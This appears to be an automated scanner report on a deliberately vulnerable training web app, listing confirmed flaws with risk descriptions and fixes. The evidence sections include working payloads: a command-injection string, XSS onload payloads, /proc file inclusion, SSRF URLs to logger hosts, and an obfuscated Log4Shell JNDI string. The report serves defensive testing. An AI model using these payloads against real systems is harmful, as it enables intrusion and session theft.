Website Vulnerability Scanner Report

✓ **https://pentest-ground.com:4280/**

Summary

Overall risk level:
Critical

Risk ratings:

Critical:	3
High:	3
Medium:	4
Low:	14
Info:	51

Scan information:

Start time:	Feb 12, 2025 / 10:00:42 UTC+02
Finish time:	Feb 12, 2025 / 10:45:13 UTC+02
Scan duration:	44 min, 31 sec
Tests performed:	75/75
Scan status:	Finished

Findings

Remote File Inclusion

CONFIRMED

URL	Method	Vulnerable Parameter	Evidence	Replay Attack
https://pentest-ground.com:4280/vulnerabilities/fi/	GET	page (Query Parameter)	Injecting the remote file URL `https://pentest-tools.com/file.txt` in the **page query parameter** resulted in the content of the remote file being present in the response. Request / Response	🚀

Details

Risk description:
The risk varies greatly, depending on the behaviour of programming language used on the server. The impact can range from client side vulnerabilities, like Cross-Site Scripting, to server side issues, like Remote Code Execution. If the programming language functionality used to import the resource just embeds the remote file content in the HTTP response, you are looking at impact on the client-side. On the other hand, if the content is treated and interpreted as code on the server, you are potentially dealing with Remote-Code Execution.

Recommendation:
The most effective solution to eliminating file inclusion vulnerabilities is to avoid passing raw user-submitted input to any filesystem API. If this is not possible, the application can maintain a white list of files that may be included by the page, and then check to see if the user input matches against any of the entries in the white list. Any request containing an invalid identifier has to be rejected. In this way, there is no attack surface for malicious users to manipulate the path.

References:
https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.2-Testing_for_Remote_File_Inclusion

Classification:
CWE : CWE-94
OWASP Top 10 - 2017 : A1 - Injection
OWASP Top 10 - 2021 : A3 - Injection

OS Command Injection

CONFIRMED

URL	Method	Vulnerable Parameter	Evidence	Replay Attack
https://pentest-ground.com:4280/vulnerabilities/exec/	POST	ip (Body Parameter)	Injected the `echo ttp1739348633.61835|rev|sed -e 's/^/ptt/' -e 's/\./dot/'|tr a-z A-Z` command in the **ip body parameter** and found the expected command output (`PTT53816DOT3368439371PTT`) in the response To validate the vulnerability, we extracted the kernel version and the hostname of the Unix machine. The kernel version is **5.10.0-32-amd64**, and the hostname is **a64705e93fd0**. Request / Response	🚀

Details

Risk description:
The risk is that an attacker can use the application to run OS commands with the privileges of the vulnerable application. This could lead (but not limited) to Remote Code Execution, Denial of Service, Sensitive Information Disclosure, Sensitive Information Deletion.

Recommendation:
There are multiple ways to mitigate this attack:
- avoid calling OS commands directly (use built-in library functions) - escape values added to OS commands specific to each OS
- implement parametrization in conjunction with Input Validation (segregate data by command; implement Positive or whitelist input validation; White list Regular Expression)
In order to provide Defense in Depth, we also recommend to allocate the lowest privileges to web applications.

References:
https://owasp.org/www-community/attacks/Command_Injection
https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html

Classification:
CWE : CWE-78
OWASP Top 10 - 2017 : A1 - Injection
OWASP Top 10 - 2021 : A3 - Injection

SQL Injection

CONFIRMED

URL	Method	Vulnerable Parameter	Evidence	Replay Attack
https://pentest-ground.com:4280/vulnerabilities/brute/	GET	username (Query Parameter)	Injecting the value `'` in the **username query parameter** generated the following error(s) in the response: `<b>Fatal error</b>: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '627c0d05c087944c97a1f57d535ca4b7'' at line 1 in /var/www/html/vulnerabilities/brute/source/low.php:13` Request / Response	🚀
https://pentest-ground.com:4280/vulnerabilities/sqli/	GET	id (Query Parameter)	Injecting the value `'` in the **id query parameter** generated the following error(s) in the response: `<b>Fatal error</b>: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1d3d2d231d2dd4''' at line 1 in /var/www/html/vulnerabilities/sqli/source/low.php:11` Request / Response	🚀

Details

Risk description:
The risk exists that an attacker gains unauthorized access to the information from the database of the application. He could extract and alter information such as: application usernames, passwords, client information and other application specific data.

Recommendation:
We recommend implementing a validation mechanism for all the data received from the users.
The best way to protect against SQL Injection is to use prepared statements for every SQL query performed on the database.
Otherwise, the user input can also be sanitized using dedicated methods such as: mysqli_real_escape_string.

References:
https://owasp.org/www-community/attacks/SQL_Injection
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Classification:
CWE : CWE-89
OWASP Top 10 - 2017 : A1 - Injection
OWASP Top 10 - 2021 : A3 - Injection

Local File Inclusion

CONFIRMED

URL	Method	Vulnerable Parameter	Evidence	Replay Attack

<table>
<tr><td>https://pentest-ground.com:4280/vulnerabilities/fi/</td><td>GET</td><td>page (Query Parameter)</td><td>We found a Local File Inclusion vulnerability in the <b>page query parameter</b>.We managed to read the contents of two files.
First, we tested for the vulnerability by injecting the payload: <code>/proc/cpuinfo</code>. We extracted the data:
<pre>
processor : 0
vendor_id : AuthenticAMD
cpu family : 25
model : 1
model name : AMD EPYC 7713 64-Core Processor
stepping : 1
microcode : 0xa0011d1
processor : 1
vendor_id : AuthenticAMD
cpu family : 25
</pre>
Additionally, we validated the vulnerability by injecting the payload: <code>/proc/1/sched</code>. The extracted data was:
<pre>
se.exec_start : 12050020881.037956
se.vruntime : 607.993842
se.sum_exec_runtime : 124.741342
se.nr_migrations : 2
nr_switches : 249
nr_voluntary_switches : 163
nr_involuntary_switches : 86
se.load.weight : 1048576
se.avg.load_sum : 50
se.avg.util_sum : 51200
</pre>
Request / Response</td><td>🚀</td></tr>
</table>

Details

Risk description:

The risk exists that an attacker can manipulate the affected parameter in order to load and sometimes execute any locally stored file. This could lead to reading arbitrary files, code execution, Cross-Site Scripting, denial of service, sensitive information disclosure.

Recommendation:

The most effective solution to eliminating file inclusion vulnerabilities is to avoid passing raw user-submitted input to any filesystem API. If this is not possible, the application can maintain a white list of files that may be included by the page, and then check to see if the user input matches against any of the entries in the white list. Any request containing an invalid identifier has to be rejected. In this way, there is no attack surface for malicious users to manipulate the path.

References:

https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion

Classification:

CWE : CWE-22
OWASP Top 10 - 2017 : A1 - Injection
OWASP Top 10 - 2021 : A1 - Broken Access Control

Cross-Site Scripting

CONFIRMED

URL	Method	Vulnerable Parameter	Evidence	Replay Attack
https://pentest-ground.com:4280/vulnerabilities/sqli/	GET	id (Query Parameter)	Injected the payload `<sVg/onLOad=document.body.append(`60f3afe8`.repeat(2))>` in the **id query parameter** and the expected result `60f3afe860f3afe8` was found in the response. The script inside the payload tries to repeat a random string. If the string `60f3afe8` is doubled on the response page, we confirm that our script has been executed. This request was done using a Chrome browser. If available, the replay attack button uses a simpler `alert()` payload that may not work as expected. To validate the vulnerability, we attempted to extract some data exposed by the application in the browser. The application uses the following (non-HttpOnly) cookies: - _ga:GA1.1.569402080.1739347364 - _ga_Z3XCDXSJ3P:GS1.1.1739347364.1.1.1739347501.60.0.0 - _gcl_au:1.1.872500183.1739347364 - PHPSESSID:9edd0e34c7181ee34b4c7250a2b683a0 - security:low Request / Response	🚀

https://pentest-ground.com:4280/vulnerabilities/xss_r/	GET	name (Query Parameter)	Injected the payload `` <sVg/onLOad=document.body.append(`4fbcb985`.repeat(2))> `` in the **name query parameter** and the expected result `4fbcb9854fbcb985` was found in the response. The script inside the payload tries to repeat a random string. If the string `4fbcb985` is doubled on the response page, we confirm that our script has been executed. This request was done using a Chrome browser. If available, the replay attack button uses a simpler `alert()` payload that may not work as expected. To validate the vulnerability, we attempted to extract some data exposed by the application in the browser. The application uses the following (non-HttpOnly) cookies: • _ga:GA1.1.569402080.1739347364 • _ga_Z3XCDXSJ3P:GS1.1.1739347364.1.1.1739347501.60.0.0 • _gcl_au:1.1.872500183.1739347364 • PHPSESSID:9edd0e34c7181ee34b4c7250a2b683a0 • security:low Request / Response	🚀
https://pentest-ground.com:4280/vulnerabilities/xss_s/	POST	mtxMessage (Body Parameter)	Injected the payload `` <sVg/onLOad=document.body.append(`5ced4760`.repeat(2))> `` in the **mtxMessage body parameter** and the expected result `5ced47605ced4760` was found in the response. The script inside the payload tries to repeat a random string. If the string `5ced4760` is doubled on the response page, we confirm that our script has been executed. This request was done using a Chrome browser. If available, the replay attack button uses a simpler `alert()` payload that may not work as expected. To validate the vulnerability, we attempted to extract some data exposed by the application in the browser. The application uses the following (non-HttpOnly) cookies: • _ga:GA1.1.569402080.1739347364 • _ga_Z3XCDXSJ3P:GS1.1.1739347364.1.1.1739347501.60.0.0 • _gcl_au:1.1.872500183.1739347364 • PHPSESSID:9edd0e34c7181ee34b4c7250a2b683a0 • security:low Request / Response	🚀
https://pentest-ground.com:4280/vulnerabilities/xss_s/	POST	txtName (Body Parameter)	Injected the payload `` <sVg/onLOad=document.body.append(`cf7cdd9a`.repeat(2))> `` in the **txtName body parameter** and the expected result `cf7cdd9acf7cdd9a` was found in the response. The script inside the payload tries to repeat a random string. If the string `cf7cdd9a` is doubled on the response page, we confirm that our script has been executed. This request was done using a Chrome browser. If available, the replay attack button uses a simpler `alert()` payload that may not work as expected. To validate the vulnerability, we attempted to extract some data exposed by the application in the browser. The application uses the following (non-HttpOnly) cookies: • _ga:GA1.1.569402080.1739347364 • _ga_Z3XCDXSJ3P:GS1.1.1739347364.1.1.1739347501.60.0.0 • _gcl_au:1.1.872500183.1739347364 • PHPSESSID:9edd0e34c7181ee34b4c7250a2b683a0 • security:low Request / Response	🚀

⌄ Details

Risk description:

The risk is that the code injected by an attacker could potentially lead to effects such as stealing session cookies, calling application features on behalf of another user, exploiting browser vulnerabilities.
Successful exploitation of Cross-Site Scripting attacks requires human interaction (e.g. determine the user to access a special link by social engineering).

Recommendation:

There are several ways to mitigate XSS attacks. We recommend to:
- never trust user input
- always encode and escape user input (using a Security Encoding Library)
- use the HTTPOnly cookie flag to protect from cookie theft
- implement Content Security Policy

- use the X-XSS-Protection Response Header.

References:
https://owasp.org/www-community/attacks/xss
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Classification:
CWE : CWE-79
OWASP Top 10 - 2017 : A7 - Cross-Site Scripting (XSS)
OWASP Top 10 - 2021 : A3 - Injection

DOM-based Cross-Site Scripting

CONFIRMED

URL	Method	Vulnerable Parameter	Evidence	Replay Attack
https://pentest-ground.com:4280/vulnerabilities/xss_d/	GET	default (Query Parameter)	Injected the payload `` </option></select><sVg/onLOad=document.body.append(`ef3ae6d5`.repeat(2))> `` in the **default query parameter** and the expected result `ef3ae6d5ef3ae6d5` was found in the response. The payload reached the JavaScript sink `document.write`. The stack trace to this call was: `` anonymous @ https://pentest-ground.com:4280/vulnerabilities/xss_d/?default=defaultptt76f49e58`: line 70, column 15 `` The script inside the payload tries to repeat a random string. If the string `ef3ae6d5` is doubled on the response page, we confirm that our script has been executed. This request was done using a Chrome browser. If available, the replay attack button uses a simpler `alert()` payload that may not work as expected. To validate the vulnerability, we attempted to extract some data exposed by the application in the browser. The application uses the following (non-HttpOnly) cookies: • _ga:GA1.1.569402080.1739347364 • _ga_Z3XCDXSJ3P:GS1.1.1739347364.1.1.1739347501.60.0.0 • _gcl_au:1.1.872500183.1739347364 • PHPSESSID:9edd0e34c7181ee34b4c7250a2b683a0 • security:low Request / Response	🚀

Details

Risk description:
The risk is that the code injected by an attacker could potentially lead to effects such as stealing session cookies, calling application features on behalf of another user, or exploiting browser vulnerabilities.

Recommendation:
There are several ways to mitigate DOM-based XSS attacks. We recommend to:
- never trust user input
- encode and escape user input on the client side as well
- implement Content Security Policy (CSP)
- use the HTTPOnly cookie flag to protect from cookie theft
- try to avoid using `innerHTML` or `document.write()` to insert untrusted content directly into your HTML, as these methods don't filter malicious scripts. Use methods that provide finer control, such as creating elements via `document.createElement()` and safely inserting values with `Element.textContent`. If you must use unsafe methods, pass their inputs to an HTML sanitization library first, such as DOMPurify.
- regularly update and audit JavaScript libraries and frameworks for vulnerabilities.

References:
https://owasp.org/www-community/attacks/DOM_Based_XSS
https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html

Classification:
CWE : CWE-79
OWASP Top 10 - 2017 : A7 - Cross-Site Scripting (XSS)
OWASP Top 10 - 2021 : A3 - Injection

Insecure cookie setting: missing HttpOnly flag

CONFIRMED

URL	Cookie Name	Evidence

https://pentest-ground.com:4280/	PHPSESSID, security	The server responded with Set-Cookie header(s) that does not specify the HttpOnly flag: Set-Cookie: PHPSESSID=1715290cece477f4825650428819613e Set-Cookie: security=low Request / Response

Details

Risk description:
The risk is that an attacker who injects malicious JavaScript code on the page (e.g. by using an XSS attack) can access the cookie and can send it to another site. In case of a session cookie, this could lead to session hijacking.

Recommendation:
Ensure that the HttpOnly flag is set for all cookies.

References:
https://owasp.org/www-community/HttpOnly

Classification:
CWE : CWE-1004
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A5 - Security Misconfiguration

Insecure cookie setting: missing Secure flag

CONFIRMED

URL	Cookie Name	Evidence
https://pentest-ground.com:4280/	PHPSESSID, security	Set-Cookie: PHPSESSID=1715290cece477f4825650428819613e Set-Cookie: security=low Request / Response

Details

Risk description:
The risk exists that an attacker will intercept the clear-text communication between the browser and the server and he will steal the cookie of the user. If this is a session cookie, the attacker could gain unauthorized access to the victim's web session.

Recommendation:
Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted channel. Ensure that the secure flag is set for cookies containing such sensitive information.

References:
https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes.html

Classification:
CWE : CWE-614
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A5 - Security Misconfiguration

Server Side Request Forgery

CONFIRMED

URL	Method	Vulnerable Parameter	Evidence	Replay Attack
https://pentest-ground.com:4280/vulnerabilities/fi/	GET	page (Query Parameter)	Injecting the payload `http://11679201272807443750.7X2N6vRKV2.bgGkxqapaY.ptt-logger.net` in the **page query parameter** triggered a DNS lookup to one of our DNS loggers: **7X2N6vRKV2.bgGkxqapaY.ptt-logger.net**. The DNS lookup was for a record of **A** type coming from **109.74.192.20**. Request / Response	N/A
https://pentest-ground.com:4280/vulnerabilities/fi/	GET	page (Query Parameter)	Injecting the payload `http://11679201272807443750.7X2N6vRKV2.bgGkxqapaY.ptt-logger.net` in the **page query parameter** triggered a DNS lookup to one of our DNS loggers: **7X2N6vRKV2.bgGkxqapaY.ptt-logger.net**. The DNS lookup was for a record of **AAAA** type coming from **109.74.192.20**. Request / Response	N/A

https://pentest-ground.com:4280/vulnerabilities/fi/	GET	page (Query Parameter)	Injecting the payload `https://ptt-logger.net/l/7X2N6vRKV2/?id=52767212042162061470` in the **page query parameter** triggered an HTTP request to one of our HTTP loggers: **https://ptt-logger.net/l/7X2N6vRKV2/**. The request came from the IP **178.79.134.182**.We received the following HTTP headers: • **Host: ptt-logger.net** • **X-Forwarded-For: 178.79.134.182** • **Connection: close** Request / Response	N/A

Details

Risk description:
The risk exists that a remote attacker could read or submit data to HTTP endpoints found in predefined locations. For example, applications hosted on cloud providers like AWS, Digital Ocean, and Oracle Cloud can make unauthenticated requests to **http://169.254.169.254/** to receive metadata. Other examples of services providing HTTP APIs on internal IPs are Elasticsearch, Prometheus, and Grafana.
Additionally, the backend framework might support requests over other protocols, like **file://**, **ftp://**, **gopher://**, which may extend the attack surface. For example, the **file://** protocol might be used to retrieve documents from the system.

Recommendation:
We recommend rewriting the vulnerable code to allow requests only to specific URLs (whitelist approach). Blacklists are usually ineffective, as there is a myriad of ways to bypass them. Furthermore, disable support for any unwanted protocols, like **ftp://**, **file://**. Lastly, internal services should be protected by authentication and authorization mechanisms, thus applying a defense-in-depth approach.

References:
https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/
https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

Classification:
CWE : CWE-918
OWASP Top 10 - 2021 : A10 - Server-Side Request Forgery

Server Information disclosure

UNCONFIRMED

URL	Page Title	Page Size	Summary
https://pentest-ground.com:4280/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000	Welcome :: Damn Vulnerable Web	5.79 KB	PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.

Details

Risk description:
The risk is that an attacker could use these files to find information about the backend application, server software and their specific versions. This information could be further used to mount targeted attacks against the server.

Recommendation:
We recommend you to remove these scripts if they are not needed for business purposes.

References:
http://projects.webappsec.org/w/page/13246936/Information%20Leakage

Classification:
CWE : CWE-200
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A5 - Security Misconfiguration

Missing security header: X-Content-Type-Options

CONFIRMED

URL	Evidence
https://pentest-ground.com:4280/	Response headers do not include the X-Content-Type-Options HTTP security header Request / Response

Details

Risk description:
The risk is that lack of this header could make possible attacks such as Cross-Site Scripting or phishing in Internet Explorer browsers.

Recommendation:
We recommend setting the X-Content-Type-Options header such as `X-Content-Type-Options: nosniff` .

References:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options

Classification:
CWE : CWE-693
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A5 - Security Misconfiguration

Missing security header: Content-Security-Policy

CONFIRMED

URL	Evidence
https://pentest-ground.com:4280/	Response does not include the HTTP Content-Security-Policy security header or meta tag Request / Response

Details

Risk description:
The risk is that if the target application is vulnerable to XSS, lack of this header makes it easily exploitable by attackers.

Recommendation:
Configure the Content-Security-Header to be sent with each HTTP response in order to apply the specific policies needed by the application.

References:
https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

Classification:
CWE : CWE-693
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A5 - Security Misconfiguration

Missing security header: Strict-Transport-Security

CONFIRMED

URL	Evidence
https://pentest-ground.com:4280/	Response headers do not include the HTTP Strict-Transport-Security header Request / Response

Details

Risk description:
The risk is that lack of this header permits an attacker to force a victim user to initiate a clear-text HTTP connection to the server, thus opening the possibility to eavesdrop on the network traffic and extract sensitive information (e.g. session cookies).

Recommendation:
The Strict-Transport-Security HTTP header should be sent with each HTTPS response. The syntax is as follows:

```
Strict-Transport-Security: max-age=<seconds>[; includeSubDomains]
```

The parameter `max-age` gives the time frame for requirement of HTTPS in seconds and should be chosen quite high, e.g. several months. A value below 7776000 is considered as too low by this scanner check.
The flag `includeSubDomains` defines that the policy applies also for sub domains of the sender of the response.

Classification:
CWE : CWE-693
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A5 - Security Misconfiguration

Missing security header: Referrer-Policy

CONFIRMED

URL	Evidence
https://pentest-ground.com:4280/	Response headers do not include the Referrer-Policy HTTP security header as well as the <meta> tag with name 'referrer' is not present in the response. Request / Response

Details

Risk description:
The risk is that if a user visits a web page (e.g. "http://example.com/pricing/") and clicks on a link from that page going to e.g. "https://www.google.com", the browser will send to Google the full originating URL in the `Referer` header, assuming the Referrer-Policy header is not set. The originating URL could be considered sensitive information and it could be used for user tracking.

Recommendation:
The Referrer-Policy header should be configured on the server side to avoid user tracking and inadvertent information leakage. The value `no-referrer` of this header instructs the browser to omit the Referer header entirely.

References:
https://developer.mozilla.org/en-US/docs/Web/Security/Referer_header:_privacy_and_security_concerns

Classification:
CWE : CWE-693
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A5 - Security Misconfiguration

Password Submitted in URL

CONFIRMED

<table>
<tr><th>URL</th><th>Method</th><th>Parameters</th><th>Evidence</th></tr>
<tr><td>https://pentest-ground.com:4280/vulnerabilities/brute/</td><td>GET</td><td><b>Headers:</b>
User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
<b>Cookies:</b>
PHPSESSID=9002aed5274d0f79bf242da49e38878d
security=low</td><td>The following form sends inputs of type password plainly in the URL:<pre>
<form action="#" method="GET">
 Username:

 <input name="username" type="text"/>

 Password:

 <input autocomplete="off" name="password" type="password"/>

 <input name="Login" type="submit" value="Login"/>
</form>
</pre>Request / Response</td></tr>
<tr><td>https://pentest-ground.com:4280/vulnerabilities/brute/</td><td>GET</td><td><b>Query:</b>
Login=Login
password=Secure123456$
username=1d3d2d231d2dd4
<b>Headers:</b>
User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
<b>Cookies:</b>
PHPSESSID=9002aed5274d0f79bf242da49e38878d
dvwaSession=1
security=low</td><td>The following form sends inputs of type password plainly in the URL:<pre>
<form action="#" method="GET">
 Username:

 <input name="username" type="text"/>

 Password:

 <input autocomplete="off" name="password" type="password"/>

 <input name="Login" type="submit" value="Login"/>
</form>
</pre>Request / Response</td></tr>
</table>

https://pentest-ground.com:4280/vulnerabilities/brute/	GET	**Query:**
		Login[$ptt]=Login
		password[$ptt]=Secure123456$
		username[$ptt]=1d3d2d231d2dd4
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSess...
			The following form sends inputs of type password plainly in the URL:
			`<form action="#" method="GET">`
			` Username:`
			` <br/>`
			` <input name="username" type="text"/>`
			` <br/>`
			` Password:`
			` <br/>`
			` <input autocomplete="off" name="password" type="password" />`
			` <br/>`
			` <br/>`
			` <input name="Login" type="submit" value="Login"/>`
			`</form>`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/csrf/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		security=low
			The following form sends inputs of type password plainly in the URL:
			`<form action="#" method="GET">`
			` New password:`
			` <br/>`
			` <input autocomplete="off" name="password_new" type="password"/>`
			` <br/>`
			` Confirm new password:`
			` <br/>`
			` <input autocomplete="off" name="password_conf" type="password"/>`
			` <br/>`
			` <br/>`
			` <input name="Change" type="submit" value="Change"/>`
			`</form>`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/csrf/	GET	**Query:**
		Change=Change
		password_conf=Secure123456$
		password_new=Secure123456$
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		se...
			The following form sends inputs of type password plainly in the URL:
			`<form action="#" method="GET">`
			` New password:`
			` <br/>`
			` <input autocomplete="off" name="password_new" type="password"/>`
			` <br/>`
			` Confirm new password:`
			` <br/>`
			` <input autocomplete="off" name="password_conf" type="password"/>`
			` <br/>`
			` <br/>`
			` <input name="Change" type="submit" value="Change"/>`
			`</form>`
			Request / Response

⌄ Details

Risk description:
Passwords submitted in URLs have a higher chance of being leaked. The main reason is that URLs can be leaked in browser cross-site requests via the Referer header. Additionally, URLs are usually stored in all kinds of logs. If any access or error logs of the server were publicly accessible, an attacker could also harvest password from it.

Recommendation:
You should submit passwords using POST rather than GET. This way sensitive data won't be shared to other locations via URLs.

References:
https://developer.mozilla.org/en-US/docs/Web/Security/Referer_header:_privacy_and_security_concerns

Classification:
OWASP Top 10 - 2021 : A4 - Insecure Design

Robots.txt file found

CONFIRMED

URL
https://pentest-ground.com:4280/robots.txt

Details

Risk description:
There is no particular security risk in having a robots.txt file. However, it's important to note that adding endpoints in it should not be considered a security measure, as this file can be directly accessed and read by anyone.

Recommendation:
We recommend you to manually review the entries from robots.txt and remove the ones which lead to sensitive locations in the website (ex. administration panels, configuration files, etc).

References:
https://www.theregister.co.uk/2015/05/19/robotstxt/

Classification:
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A5 - Security Misconfiguration

Unsafe security header: Content-Security-Policy

CONFIRMED

URL	Evidence

https://pentest-ground.com:4280/vulnerabilities/csp/	Response headers include the HTTP Content-Security-Policy security header with the following security issues:
	`default-src:  The default-src directive should be set as a fall-back when other restrictions have not been specified.`
	`script-src:  'self' can be problematic if you host JSONP, Angular or user uploaded files.`
	`object-src:  Missing object-src allows the injection of plugins which can execute JavaScript. We recommend setting it to 'none'.`
	`base-uri:  Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. We recommend setting it to 'none' or 'self'.`
	Request / Response

Details

Risk description:
For example, if the unsafe-inline directive is present in the CSP header, the execution of inline scripts and event handlers is allowed. This can be exploited by an attacker to execute arbitrary JavaScript code in the context of the vulnerable application.

Recommendation:
Remove the unsafe values from the directives, adopt nonces or hashes for safer inclusion of inline scripts if they are needed, and explicitly define the sources from which scripts, styles, images or other resources can be loaded.

References:
https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

Classification:
CWE : CWE-693
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A5 - Security Misconfiguration

Open Redirect

CONFIRMED

URL	Method	Vulnerable Parameter	Evidence	Replay Attack

https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php	GET	redirect (Query Parameter)	The server redirects to the URL `https://pentest-tools.com/file.txt` when it is injected in the **redirect query parameter.** Request / Response	🚀

Details

Risk description:
The risk is that attackers may use open redirect to redirect users to arbitrary domains of their choice. This can be used in phishing attacks, as targets will receive a trusted URL and might not notice the subsequent redirect.

Recommendation:
If possible, the application should not incorporate user input into URLs. Instead, use direct links to redirect towards the target page. If, however, this is not possible, you should only accept relative URLs as input. To check that the input represents a relative URL, make sure that it starts with a "/". If this check passes, prepend your domain name to it, and use this final result as the redirection URL.

Classification:
CWE : CWE-601
OWASP Top 10 - 2021 : A1 - Broken Access Control

Internal Server Error Found

CONFIRMED

URL	Method	Parameters	Evidence

https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php	GET	**Query:**
		redirect=info.php?id=1${${loWer:-jn}${UpPER:-di:}${loweR:dn}${::-s:}${LoWER://}${:-16637327175745237525.7X2N6vRKV2}.bgGkxqapaY.ptt-logger.net}
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) A...
			Response has an internal server error status code: 500
			Request / Response

Details

Risk description:
The risk exists that attackers could utilize information revealed in Internal Server Error messages to mount more targeted and effective attacks. Detailed error messages could, for example, expose a path traversal weakness (CWE-22) or other exploitable system vulnerabilities.

Recommendation:
Ensure that error messages only contain minimal details that are useful to the intended audience, and nobody else. The messages need to strike the balance between being too cryptic and not being cryptic enough. They should not necessarily reveal the methods that were used to determine the error. Such detailed information can be used to refine the original attack to increase the chances of success. If errors must be tracked in some detail, capture them in log messages - but consider what could occur if the log messages can be viewed by attackers. Avoid recording highly sensitive information such as passwords in any form. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a username is valid or not.

Classification:
CWE : CWE-209
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A5 - Security Misconfiguration

Server software and technology found

UNCONFIRMED

Software / Version	Category
Nginx 1.27.4	Web servers, Reverse proxies
PHP 8.4.3	Programming languages

Details

Risk description:
The risk is that an attacker could use this information to mount specific attacks against the identified software type and version.

Recommendation:
We recommend you to eliminate the information which permits the identification of software platform, technology, server and operating system: HTTP server headers, HTML meta information, etc.

References:
https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server.html

Classification:
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A5 - Security Misconfiguration

Exposure of Sensitive Information

UNCONFIRMED

URL	Method	Parameters	Evidence
https://pentest-ground.com:4280/phpinfo.php	GET		Email Address: license@php.net Request / Response

Details

Risk description:
The risk exists that sensitive personal information within the application could be accessed by unauthorized parties. This could lead to privacy violations, identity theft, or other forms of personal or corporate harm.

Recommendation:
Compartmentalize the application to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Interesting files found

UNCONFIRMED

URL	Page Title	Page Size	Summary
https://pentest-ground.com:4280/setup.php	Setup :: Damn Vulnerable Web A	5.03 KB	The setup.php may contain sensitive informations such as users and credentials.
https://pentest-ground.com:4280/README.md		24.91 KB	Internal documentation file often used in projects which can contain sensitive information.
https://pentest-ground.com:4280/phpinfo.php	PHP 8.4.3 - phpinfo()	79.16 KB	phpinfo() exposes information about the configuration of the PHP environment and server.
https://pentest-ground.com:4280/login.php	Login :: Damn Vulnerable Web A	1.36 KB	Admin login page/section found.
https://pentest-ground.com:4280/php.ini		154 B	The php.ini may contain important php settings.

Details

Risk description:
The risk is that these files/folders usually contain sensitive information which may help attackers to mount further attacks against the server. Manual validation is required.

Recommendation:
We recommend you to analyze if the mentioned files/folders contain any sensitive information and restrict their access according to the business purposes of the application.

Classification:
CWE : CWE-200
OWASP Top 10 - 2017 : A6 - Security Misconfiguration
OWASP Top 10 - 2021 : A5 - Security Misconfiguration

Error message containing sensitive information

UNCONFIRMED

URL	Method	Parameters	Evidence

https://pentest-ground.com:4280/vulnerabilities/brute/	GET	**Query:**
		Login=Login
		password=Secure123456$
